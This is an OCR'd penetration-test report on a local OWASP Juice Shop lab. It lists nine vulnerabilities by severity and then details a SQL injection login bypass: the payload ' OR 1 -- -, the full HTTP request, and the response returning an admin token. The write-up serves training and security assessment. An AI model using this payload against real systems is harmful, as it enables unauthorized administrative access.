
MADE BY
FARAH MOHAMED SALAMA

VULNERABILITY	SEVERITY
1. SQL INJECTION (LOGIN ADMIN).	CRITICAL
2.UNAUTHORIZED PRIVILEGE ESCALATION.	CRITICAL
3.API-ONLY CROSS-SITE SCRIPTING (XSS)	HIGH
4.BROKEN ACCESS CONTROL.	HIGH
5.UNAUTHORIZED MODIFICATION OF DATA.	HIGH
6.UNAUTHORIZED VIEWING OF ANOTHER USER'S BASKET.	HIGH
7.UNAUTHORIZED DELETION OF ITEMS IN ANOTHER USER'S BASKET.	HIGH
8.SENSITIVE INFORMATION EXPOSURE	HIGH
9.DOM-BASED CROSS-SITE SCRIPTING (XSS) VIA SEARCH BAR.	MEDIUM


Overall Risk Rating
6
5
4
3
2
1
0
Medium
Critical
High

1. SQL INJECTION (LOGIN ADMIN). CRITICAL


DESCRIPTION:

A CRITICAL SQL INJECTION VULNERABILITY WAS IDENTIFIED IN THE LOGIN FUNCTIONALITY OF THE WEB APPLICATION AT HTTP://LOCALHOST:3000. THE VULNERABILITY EXISTS BECAUSE USER INPUTS ARE NOT PROPERLY SANITIZED BEFORE BEING USED IN SQL QUERIES. AN ATTACKER CAN EXPLOIT THIS FLAW TO BYPASS AUTHENTICATION MECHANISMS AND GAIN UNAUTHORIZED ACCESS TO THE ADMIN PANEL.

NJECT THE SQL PAYLOAD:

IN THE USERNAME FIELD OF THE LOGIN FORM, INPUT THE FOLLOWING PAYLOAD:

```
' OR 1 -- -
```




```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 44
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en
Connection: keep-alive

{
  "email":"' OR 1 -- -",
  "password":"admin"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-aM/YQQkZy7ZaeAJPrFcIJ0x7m/w"
Vary: Accept-Encoding
Date: Wed, 07 Aug 2024 14:38:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw
    iZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWN1
    LXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4Y
    jUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSX
    AiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
    zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRy
    dWUsImNyZWF0ZWRBdCI6IjIwMjQtMDgtMDcgMTQ6MTQ6NTYuNzgyICswMDowMCIsI
    nVwZGF0ZWRBdCI6IjIwMjQtMDgtMDcgMTQ6MTQ6NTYuNzgyICswMDowMCIsImRlbG
    V0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMzA0MTUwMn0.jFW4pe4bkbimzeFiPGnvzfQ
    J00aWvd0wleW3SI6oKinqF6wD4BWYifRDi98hS6zb03R5eG6zpVkYVwgahhQzt6Vn
    ceaTScGvQFVXycy8-g7FQDoMD08hnli5wT8b2zpQELeRmKbtsEwrkI7MUNAUoscQl
    bRsDKXj-qi0JHrRFn8",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
```



User Profile

Email:
admin@juice-sh.op

Username:
e.g. SuperUser

File Upload:

Image URL:
e.g. https://www.gravatar.com/avatar/526702ac2bd7ad6ff

IMPACT:

EXPLOITING THIS VULNERABILITY ALLOWS AN ATTACKER TO BYPASS AUTHENTICATION AND GAIN ADMINISTRATIVE ACCESS TO THE APPLICATION. THIS COULD LEAD TO COMPLETE COMPROMISE OF THE APPLICATION, INCLUDING THE ABILITY TO VIEW, MODIFY, OR DELETE SENSITIVE DATA, AND POTENTIALLY EXECUTE ARBITRARY COMMANDS ON THE SERVER.

